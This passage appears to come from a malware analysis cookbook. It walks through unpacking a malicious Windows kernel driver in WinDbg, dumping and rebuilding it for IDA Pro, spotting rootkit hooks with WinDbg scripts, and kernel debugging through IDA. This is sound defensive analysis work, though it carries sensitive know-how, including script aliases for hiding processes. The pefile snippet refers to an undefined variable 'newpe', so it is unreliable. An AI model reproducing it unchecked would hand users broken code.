The output shows calls to six subroutines (which, for the sake of brevity, we will not show here) and a similar-looking jump near the end. It is generally unsafe to simply play until you reach the final jump because the driver may execute anti-debugging code or complete installation in one of the six subroutines. Therefore, you should disassemble each subroutine to get an idea of what they do, and then determine the next steps. In this case, you'll see that they only seem to contain more unpacking code. Therefore, you can, in fact, safely execute the driver until it reaches the jump near the end, and then follow the jump and see where you end up.

```

kd> g b2059425
windev_6ec4_1ec9+0x25425:
b2059425 ffe0            jmp     eax

kd> t
windev_6ec4_1ec9+0x24b8c:
b2058b8c 8bff            mov     edi,edi

kd> uf .
windev_6ec4_1ec9+0x24aee:
b2058aee 8bff            mov     edi,edi
b2058af0 55              push    ebp
b2058af1 8bec            mov     ebp,esp
b2058af3 56              push    esi
b2058af4 ff750c          push    dword ptr [ebp+0Ch]
b2058af7 8b7508          mov     esi,dword ptr [ebp+8] ; DriverObject
b2058afa 56              push    esi
b2058afb e806ffffff      call   windev_6ec4_1ec9+0x24a06 (b2058a06)
b2058b00 85c0            test    eax,eax

```

```

b2058b02 757e          jne      windev_6ec4_1ec9+0x24b82 (b2058b82)

windev_6ec4_1ec9+0x24b04:
b2058b04 b9464403b2        mov      ecx,offset
                                     windev_6ec4_1ec9+0x446 (b2034446)

; setting the 28 IRP handler functions
b2058b09 898ea4000000      mov      dword ptr [esi+0A4h],ecx
b2058b0f 898ea0000000      mov      dword ptr [esi+0A0h],ecx
b2058b15 898e9c000000      mov      dword ptr [esi+9Ch],ecx
b2058b1b 898e98000000      mov      dword ptr [esi+98h],ecx
b2058b21 898e94000000      mov      dword ptr [esi+94h],ecx
b2058b27 898e90000000      mov      dword ptr [esi+90h],ecx
b2058b2d 898e8c000000      mov      dword ptr [esi+8Ch],ecx
b2058b33 898e88000000      mov      dword ptr [esi+88h],ecx
b2058b39 898e84000000      mov      dword ptr [esi+84h],ecx
b2058b3f 898e80000000      mov      dword ptr [esi+80h],ecx
b2058b45 894e7c          mov      dword ptr [esi+7Ch],ecx
b2058b48 894e78          mov      dword ptr [esi+78h],ecx
b2058b4b 894e74          mov      dword ptr [esi+74h],ecx
b2058b4e 894e70          mov      dword ptr [esi+70h],ecx
b2058b51 894e6c          mov      dword ptr [esi+6Ch],ecx
b2058b54 894e68          mov      dword ptr [esi+68h],ecx
b2058b57 894e64          mov      dword ptr [esi+64h],ecx
b2058b5a 894e60          mov      dword ptr [esi+60h],ecx
b2058b5d 894e5c          mov      dword ptr [esi+5Ch],ecx
b2058b60 894e58          mov      dword ptr [esi+58h],ecx
b2058b63 894e54          mov      dword ptr [esi+54h],ecx
b2058b66 894e50          mov      dword ptr [esi+50h],ecx
b2058b69 894e4c          mov      dword ptr [esi+4Ch],ecx
b2058b6c 894e48          mov      dword ptr [esi+48h],ecx
b2058b6f 894e44          mov      dword ptr [esi+44h],ecx
b2058b72 894e40          mov      dword ptr [esi+40h],ecx
b2058b75 894e3c          mov      dword ptr [esi+3Ch],ecx
b2058b78 894e38          mov      dword ptr [esi+38h],ecx

; setting DriverObject->DriverUnload
b2058b7b c74634744403b2    mov      dword ptr [esi+34h],offset
                                     windev_6ec4_1ec9+0x474 (b2034474)

[...]
```

This time, when you print the disassembly of the function you've reached, you'll see some code that you typically see in an (unpacked) driver's entry point. In particular, the function sets the driver's unload action and initializes the table of 28 IRP handlers. You can see it move `[ebp+8]`, which is the function's first argument (a pointer to the driver's `_DRIVER_OBJECT`) into the `esi` register. Then it moves the address of a subroutine at `b2034446` into the `ecx` register—this is presumably the default IRP handler or I/O dispatcher. It moves the subroutine's address into all 28 slots of the `MajorFunction` table. How do you know all

those offsets from `esi` are slots in the `MajorFunction` table? If you look at the beginning of this recipe where it shows the format of a `_DRIVER_OBJECT`, you'll see that the `DriverUnload` function exists at offset 34h and the `MajorFunction` table begins at 38h. Therefore, `[esi+38h]` is `MajorFunction[0]`, `[esi+3Ch]` is `MajorFunction[1]`, and so on.

<sup>13</sup><http://www.inreverse.net/?p=327>

<sup>14</sup><http://www.threatexpert.com/reports.aspx?page=1&find=windev>

## RECIPE 14-10: DUMPING AND REBUILDING DRIVERS



*You can find supporting materials for this recipe on the companion DVD.*

The tools we introduced in the unpacking section of Chapter 12 (such as LordPE, ProcDump, and Import REConstructor) don't operate in kernel mode. If you need to extract a driver, or code from an arbitrary pool in kernel memory, one option is to use Volatility and the associated plug-ins (see Recipe 16-9). This recipe shows an alternate method, which involves using WinDbg to dump the driver. Then you can open the dumped file in IDA Pro for more in-depth static analysis.

### Dumping the Driver

First, you'll need to determine the memory range you want to dump. There are a few ways that you can go about finding that information:

- If you've unpacked the driver to OEP, as shown in the previous recipe, or if you were able to spot the malicious driver by using anti-rootkit tools (see Recipe 10-6), then you know the name and/or base address of the driver.
- If you know the starting address of a thread created by a malicious driver, you can dump memory at the thread's start address and search backwards in memory to find the corresponding `MZ` header (if there is one).
- If you search kernel memory for any `MZ` headers that aren't in the list of loaded modules per the `!m` command, then you might have found a rootkit hiding.

The technique you use to find a suspicious memory range will vary between cases. In this example, we'll continue using the driver from the previous recipe that you unpacked to OEP. The following command identifies its start and end address:

```
kd> !m n
start      end      module name
804d7000 806ed700  nt      ntoskrnl.exe
```

```
806ee000 8070e300 hal      halaacpi.dll
b2034000 b2059880 windev_6ec4_1ec9 windev-6ec4-1ec9.sys
[...]
```

The following command dumps a copy of the driver's memory to disk. When you do this, the dumped copy is saved to your debugging machine (the one on which you run WinDbg) and not the target. You specify the output file name, starting address, and number of bytes to read from the starting address like this:

```
kd> .writemem c:\unpacked.sys b2034000 Lb2059880-b2034000
Writing 25880 bytes.....
```

## Repairing the Driver

If you plan to analyze the dumped driver in IDA, you need to take a few additional steps.

1. **Repair the PE header.** The dumped driver contains the original PE header, so it reflects the default `ImageBase` rather than the driver's real load address. Furthermore, in this case it reflects the packed driver's `AddressOfEntryPoint` value rather than the unpacked driver's entry point (OEP). The real load address is `b2034000`—the same as what you typed to dump the driver. The OEP address is shown in Recipe 14-9, but here it is again as a refresher:

```
kd> uf .
windev_6ec4_1ec9+0x24aee:
b2058aee 8bff          mov     edi,edi
b2058af0 55            push   ebp
b2058af1 8bec          mov     ebp,esp
[...]
```


You can apply the changes using any PE editor, or you can do it on the command line with `pefile`. Remember that the `AddressOfEntryPoint` is relative to the `ImageBase`, not the absolute address.

```
$ python
>>> import pefile
>>> pe = pefile.PE("unpacked.sys")
>>> orig_ImageBase = pe.OPTIONAL_HEADER.ImageBase
>>> orig_AddressOfEntryPoint = pe.OPTIONAL_HEADER.AddressOfEntryPoint
>>> pe.OPTIONAL_HEADER.ImageBase = 0xb2034000
>>> pe.OPTIONAL_HEADER.AddressOfEntryPoint = (0xb2058aee - 0xb2034000)
>>> pe.write("unpacked.sys")
>>> print "Old Base: %x\nNew Base: %x\nOld EP: %x\nNew EP: %x\n" % (
    orig_ImageBase,
    newpe.OPTIONAL_HEADER.ImageBase,
    orig_AddressOfEntryPoint,
    newpe.OPTIONAL_HEADER.AddressOfEntryPoint)
```



```
Old Base: 10000
New Base: b2034000
Old EP: 24a00
New EP: 24aee
```


2. **Load the driver in IDA.** Because the file type is a kernel driver, IDA automatically labels the entry point function as `DriverEntry` and labels its parameters accordingly. Figure 14-10 shows how this should appear.



**Figure 14-10:** The unpacked driver loaded into IDA Pro

3. **Examine the code.** You'll notice if you browse other functions in the driver that the Import Address Table (IAT) is not properly rebuilt. This is the same problem you will run into when unpacking user mode programs (see Recipe 12-10) and when extracting processes and drivers from memory dumps (see Recipe 16-8).

Figure 14-11 shows you how the unrepaired disassembly appears in IDA Pro. Instead of API function names, you can only see calls to addresses.



**Figure 14-11:** Without repairing the IAT, you can't see API function names.

4. Find the IAT. To do this, find an IAT entry in WinDbg or in the IDA Pro disassembly. Figure 14-11 shows two—`dword_B2035230` and `dword_B203522C`. For this purpose, you'll want to use the lowest address because you're looking for the start of the IAT. Depending on the size of the IAT, configure your command to show the entire IAT, like this:

```
kd> dps B203522C-34 L30
b20351f8 00000000
b20351fc 00000000
b2035200 804e3bf6 nt!IoCompleteRequest
b2035204 804dc1a0 nt!KeWaitForSingleObject
b2035208 804e3996 nt!KeSetEvent
b203520c 80505480 nt!IoDeleteDevice
b2035210 805c5ba9 nt!IoDeleteSymbolicLink
b2035214 804dc8b0 nt!ZwClose
b2035218 8057b03b nt!PsTerminateSystemThread
b203521c 804ff079 nt!DbgPrint
b2035220 804e68eb nt!KeResetEvent
b2035224 805b86b4 nt!IoCreateNotificationEvent
b2035228 804d92a7 nt!RtlInitUnicodeString
b203522c 80564be8 nt!ObReferenceObjectByHandle
b2035230 8057ae8f nt!PsCreateSystemThread
b2035234 8054cbe8 nt!NtBuildNumber
b2035238 805a9c9b nt!IoCreateSymbolicLink
b203523c 8059fa61 nt!IoCreateDevice
```

```

b2035240 804fcaf3 nt!wcsstr
b2035244 8054b587 nt!ExFreePoolWithTag
b2035248 8054b6c4 nt!ExAllocatePoolWithTag
b203524c 80591865 nt!IoGetDeviceObjectPointer
b2035250 804d9050 nt!ObfDereferenceObject
b2035254 805473ba nt!_wcslwr
b2035258 80501e33 nt!wcsncpy
b203525c 8057715c nt!PsLookupThreadByThreadId
b2035260 804e7748 nt!wcscmp
b2035264 804dd440 nt!ZwQuerySystemInformation
b2035268 804dc810 nt!ZwAllocateVirtualMemory
b203526c 804ea23a nt!KeDetachProcess
b2035270 804dd044 nt!ZwOpenProcess
b2035274 804ea2c4 nt!KeAttachProcess
b2035278 8057194e nt!PsLookupProcessByProcessId
b203527c 804e8784 nt!KeInitializeEvent
b2035280 8055a220 nt!KeServiceDescriptorTable
b2035284 804e5411 nt!KeInsertQueueApc
b2035288 804e5287 nt!KeInitializeApc
b203528c 80552000 nt!KeTickCount
b2035290 805337eb nt!KeBugCheckEx
b2035294 00000000
b2035298 0044005c


```

5. You can copy and paste all lines shown in bold and save it to a text file. This is the information you need to label the imported functions in the IDA database.
6. Use the `windbg_to_ida.py` script to convert the lines you pasted into a text file (`info.txt` in the example) into IDC code for IDA Pro.

```


$ python windbg_to_ida.py info.txt
MakeName(0xb2035200, "IoCompleteRequest");
MakeName(0xb2035204, "KeWaitForSingleObject");
MakeName(0xb2035208, "KeSetEvent");
MakeName(0xb203520c, "IoDeleteDevice");
MakeName(0xb2035210, "IoDeleteSymbolicLink");
MakeName(0xb2035214, "ZwClose");
MakeName(0xb2035218, "PsTerminateSystemThread");
MakeName(0xb203521c, "DbgPrint");
MakeName(0xb2035220, "KeResetEvent");
[...]
```

7. In IDA Pro, go to File ⇨ IDC Command (or Shift+F2) and paste in the output from `windbg_to_ida.py`. You should see a window similar to the one shown in Figure 14-12. When you click OK, the IDC statements will label the API calls throughout your dumped driver.



**Figure 14-12:** Entering IDC statements into IDA Pro

8. In IDA Pro, click Options ⇨ General ⇨ Analysis ⇨ Reanalyze Program. This will cause IDA Pro to fix up the disassembly with types and variable names, now that it can recognize which API functions are being called. Figure 14-13 shows an updated view of the same code blocks that Figure 14-11 contained, but with the new labels applied.



**Figure 14-13:** The repaired driver in IDA Pro

The addresses and exact commands you learned about in the past few recipes are specific to `windev_6ec4_1ec9.sys`. However, the tools, techniques, and *reasons* you entered particular commands are all generic—and you can use them to unpack and rebuild kernel drivers installed by other malware samples.

## RECIPE 14-11: DETECTING ROOTKITS WITH WINDBG SCRIPTS



*You can find supporting material for this recipe on the companion DVD.*

If you routinely type the same commands into WinDbg, you could save time by creating reusable scripts. Another advantage to writing scripts is that you can share them with the community. You can find several general-purpose scripts on Microsoft's Debugging Toolbox blog<sup>15</sup> and some security-related scripts on the Laboskopia website.<sup>16</sup>

### Using the Laboskopia Scripts

The Laboskopia scripts are particularly relevant because you can use them to identify kernel-level rootkits. For example, the scripts are capable of listing the following information:

- Entries in the Interrupt Descriptor Table (IDT) to identify rootkits that hook interrupts
- Entries in the Global Descriptor Table (GDT) to identify rootkits that install call gates
- Model-specific registers (MSRs) to identify rootkits that hook SYSENTER on XP and later systems
- System service descriptor tables (SSDTs) to identify rootkits that hook kernel-mode API functions


#### NOTE

If you're looking for a concise, but informative explanation of the following rootkit techniques, see skape & Skywing's "A Catalog of Windows Local Kernel-mode Backdoor Techniques" at <http://uninformed.org/index.cgi?v=8&a=2>.

WinDbg scripts are plain-text files that contain the same commands that you would normally type into the debugger. To install scripts, just copy them into a subdirectory relative to WinDbg.exe. The image in Figure 14-14 shows an example directory layout after unzipping the collection of scripts from Laboskopia.

The syntax for executing a script in WinDbg looks like this:

```
kd> $$><directory\filename.txt
kd> $$>a< "c:\directory\filename.txt" "argument1" "argument2"
```



**Figure 14-14:** Directory layout for installed WinDbg scripts

WinDbg is strict about where you place spaces and quotations when calling external scripts, so be careful what you type. Once you've got the Laboskopia scripts installed, run the initialization script, which sets up aliases for the other commands. It will look like this:

```
kd> $$><script\\@init_cmd.wdbg;
```

```
Labo Windbg Script : Ok :)
('al' for display all commands)
```

```
kd> al
```

Alias	Value
!!display_all_gdt	\$\$><script\display_all_gdt.wdbg;
!!display_all_idt	\$\$><script\display_all_idt.wdbg;
!!display_all_msrs	\$\$><script\display_all_msrs.wdbg;
!!display_current_gdt	\$\$><script\display_current_gdt.wdbg;
!!display_current_idt	\$\$><script\display_current_idt.wdbg;
!!display_current_msrs	\$\$><script\display_current_msrs.wdbg;
!!display_system_call	\$\$><script\display_system_call.wdbg;
!!hide_current_process	\$\$><script\hide_current_process.wdbg;
!!save_all_reports	\$\$><script\save_all_reports.wdbg;
!!search_hidden_process	\$\$><script\search_hidden_process.wdbg;
!@display_gdt	\$\$><script\display_gdt.wdbg;
!@display_idt	\$\$><script\display_idt.wdbg;
!@display_msrs	\$\$><script\display_msrs.wdbg;
!@get_debug_mode	\$\$><script\get_debug_mode.wdbg;
!@get_original_ntcall	\$\$><script\get_original_ntcall.wdbg;
!@get_original_win32kcall	\$\$><script\get_original_win32kcall.wdbg;
!@get_system_version	\$\$><script\get_system_version.wdbg;
!@hide_process	\$\$><script\hide_process.wdbg;
!@is_hidden_process	\$\$><script\is_hidden_process.wdbg;

With WinDbg commands alone (i.e., not using scripts), you can print IDT and MSR addresses like this:

```
kd> !idt 2e

Dumping IDT:

2e: 804de631 nt!KiSystemService

kd> rdmsr 0x176
msr[176] = 00000000`804de6f0

kd> ln 804de6f0
(804de6f0) nt!KiFastCallEntry
```

The authors chose to display the 0x2E entry of the IDT and the 0x176 MSR, because those are popular values that rootkits overwrite. However, they are not the only values that rootkits can overwrite to perform malicious actions. Using the Laboskopia scripts, you can print more comprehensive listings. Here is an example showing the extra information provided for the IDT:

```
kd> !!display_all_idt

#####
# Interrupt Descriptor Table (IDT) #
#####

Processor 00
Base : 8003F400    Limit : 07FF

Int   Type   Sel : Offset   Attrib Symbol/Owner
----  -
002A  IntG32    0008:804DEB92  DPL=3  nt!KiGetTickCount (804deb92)
002B  IntG32    0008:804DEC95  DPL=3  nt!KiCallbackReturn (804dec95)
002C  IntG32    0008:804DEE34  DPL=3  nt!KiSetLowWaitHighThread (804dee34)
002D  IntG32    0008:F8964F96  DPL=3  SDbgMsg+0xf96 (f8964f96)
002E  IntG32    0008:804DE631  DPL=3  nt!KiSystemService (804de631)
002F  IntG32    0008:804E197C  DPL=0  nt!KiTrap0F (804e197c)
[...]
```

The following example shows you how to print the MSRs:

```
kd> !!display_all_msrs

#####
# Model-Specific Registers (MSRs) #
#####

Processor 00
```

```

IA32_P5_MC_ADDR          msr[00000000] = 0
IA32_P5_MC_TYPE          msr[00000001] = 0
IA32_MONITOR_FILTER_LINE_SIZE msr[00000006] = 0
IA32_TIME_STAMP_COUNTER  *msr[00000010] = 000066ce`0366c49c
IA32_PLATFORM_ID         *msr[00000017] = 21520000`00000000
IA32_APIC_BASE           *msr[0000001B] = 00000000`fee00900
MSR_EBC_HARD_POWERON     msr[0000002A] = 0
MSR_EBC_SOFT_POWERON     msr[0000002B] = 0
MSR_EBC_FREQUENCY_ID     msr[0000002C] = 0
IA32_BIOS_UPDT_TRIG      msr[00000079] = 0
IA32_BIOS_SIGN_ID        *msr[0000008B] = 00000008`00000000
IA32_MTRRCAP             *msr[000000FE] = 00000000`00000508
IA32_SYSENTER_CS         *msr[00000174] = 00000000`00000008
IA32_SYSENTER_ESP        *msr[00000175] = 00000000`f8974000
IA32_SYSENTER_EIP        *msr[00000176] = 00000000`804de6f0
                          nt!KiFastCallEntry (804de6f0)

[...]

```

The next example shows you how to print the SSDTs. This script actually displays which entries are hooked rather than just printing their addresses. The target machine is infected with a rootkit that hooks `NtEnumerateValueKey` and `NtOpenProcess` for the purpose of hiding files and processes.

```

kd> !!display_system_call

*****
* Current Table *
*****

ServiceDescriptor n0
-----
ServiceTable          : nt!KiServiceTable (804e26a8)
ParamTableBase        : nt!KiArgumentTable (80510088)
NumberOfServices      : 0000011c

Index  Args  Check  System call
-----
0000   0006   OK     nt!NtAcceptConnectPort (8058fe01)
0001   0008   OK     nt!NtAccessCheck (805790f1)
[...]
0049   0006   HOOK-> lanmandrv+0x884 (f8b0e884) ##### Original ->
                          nt!NtEnumerateValueKey (80590677)
004A   0002   OK     nt!NtExtendSection (80625758)
004B   0006   OK     nt!NtFilterToken (805b0b4e)
[...]
0079   000C   OK     nt!NtOpenObjectAuditAlarm (805953b5)
007A   0004   HOOK-> lanmandrv+0x53e (f8b0e53e) ##### Original ->
                          nt!NtOpenProcess (805717c7)
007B   0003   OK     nt!NtOpenProcessToken (8056def5)

```



```
007C 0004 OK nt!NtOpenProcessTokenEx (8056e0ee)
[...]
```

A final thing you can do with the Laboskopia scripts is compile all the output from previously shown commands (and more) into a single text file for later analysis. To do this, use the `!!save_all_reports` commands and then look for the log file in the same directory as WinDbg.exe.

## Writing Your Own Scripts

If you want to add scripts to the Laboskopia collection (or start building your own from scratch), then you can. The following WinDbg script checks for registered notification routines (for more information, see Recipe 17-9). You can find the full source file named WinDbgNotify.txt on the companion DVD.

```
$$
$$ Example WinDbg script
$$

r $t0 = poi(nt!PspCreateThreadNotifyRoutineCount);
r $t1 = poi(nt!PspCreateProcessNotifyRoutineCount);
r $t2 = poi(nt!PspLoadImageNotifyRoutineCount);

.printf "No. thread start callbacks: %x\n", @$t0;
r $t3 = 0;
.while (@$t3 < 8)
{
    r $t4 = poi(nt!PspCreateThreadNotifyRoutine + (@$t3 * 4));
    .if (@$t4 != 0) {
        .printf "%x => %x\n", @$t3, @$t4;
    }
    r $t3 = @$t3 + 1;
}

.printf "No. process start callbacks: %x\n", @$t1;
r $t3 = 0;
.while (@$t3 < 8)
{
    r $t4 = poi(nt!PspCreateProcessNotifyRoutine + (@$t3 * 4));
    .if (@$t4 != 0) {
        .printf "%x => %x\n", @$t3, @$t4;
    }
    r $t3 = @$t3 + 1;
}

.printf "No. image load callbacks: %x\n", @$t2;
r $t3 = 0;
.while (@$t3 < 8)
{
```

```

r $t4 = poi(nt!PspLoadImageNotifyRoutine + (@$t3 * 4));
.if (@$t4 != 0) {
    .printf "%x => %x\n", @$t3, @$t4;
}
r $t3 = @$t3 + 1;
}

```

Assuming you place the WinDbgNotify.txt script in a directory named MyScript, you can then invoke it like this:

```
kd> $$><MyScript/WinDbgNotify.txt
```

```

No. thread start callbacks: 0
No. process start callbacks: 0
No. image load callbacks: 1
0 => e13cdb37

```

The output shows that the target system has one registered image load callback routine. The routine at e13cdb37 will therefore execute when processes load DLLs. You could take this script further by doing a reverse lookup on the address and printing the owning driver, or even disassembling the function.

<sup>15</sup><http://blogs.msdn.com/debuggingtoolbox/default.aspx>

<sup>16</sup><http://www.laboskopia.com/download/SysecLabs-Windbg-Script.zip>

S


## RECIPE 14-12: KERNEL DEBUGGING WITH IDA PRO

Recent versions of IDA Pro come with a WinDbg plug-in that gives you the best of both worlds—access to a remote kernel using WinDbg's engine paired with IDA's GUI, IDA's scripting languages, and IDA's plug-ins. This recipe walks you through setting up the WinDbg plug-in for IDA and shows how it can make your life much easier.

To get started, you'll need to follow the instructions in Recipe 14-3 or 14-4 so that your debugging machine and target system are connected. You should also review the tutorial created by the Hex-Rays staff and a supplementary blog post on debugging a VMware kernel with IDA's GDB debugger, both accessible on the Hex-Rays website.<sup>17</sup>


### Establishing a Connection

1. Open IDA Pro. Select the WinDbg plug-in, as shown in Figure 14-15.




**Figure 14-15:** Selecting IDA Pro's WinDbg plug-in

2. **Configure the debug options.** In particular, modify the Connection string to the port or pipe that you set up on your virtual machine. Then enable Kernel mode debugging and enter the path to your Debugging tools folder (the directory that contains `dbgeng.dll`), as shown in Figure 14-16. If you plan on executing malware on the target system that loads a kernel driver, check the Stop on library load/unload option in the Debugger setup window.




**Figure 14-16:** Configuring the debug options

3. **Accept the connection.** Upon successful connection to the target system, IDA displays the image shown in Figure 14-17—an option to attach to the remote kernel. Click OK to continue.



**Figure 14-17:** Accepting the kernel connection

At this point, you can explore the kernel in a very intuitive manner. The image in Figure 14-18 shows critical information in every window.



**Figure 14-18:** Debugging a remote kernel with IDA Pro

- **The IDA View:** Shows the main disassembly window—where you view code, set/remove breakpoints, name variables, and so on.

- **Debugger controls:** Lets you play, pause, stop, step-in, step-over, and so on (there are also keyboard shortcuts for all of the controls).
- **Modules tab:** Lists the loaded kernel drivers with their base addresses and sizes.
- **Symbols tab:** If you click any of the loaded kernel drivers in the Modules tab, a new tab opens like the one shown in the top right—where you can browse the symbols in your selected module.
- **WinDbg shell:** Provides full access to the WinDbg command shell.

## Configuring Type Libraries

When you open a file in IDA Pro, the application typically loads type libraries, which contain preconfigured structures and enumerations. However, when you use IDA Pro to debug a kernel, you have to manually load the type libraries. Go to View ⇨ Open subviews ⇨ Type Libraries. Then press the Insert key or right-click in the empty window and select Load type library. At a minimum, you should add the following libraries:

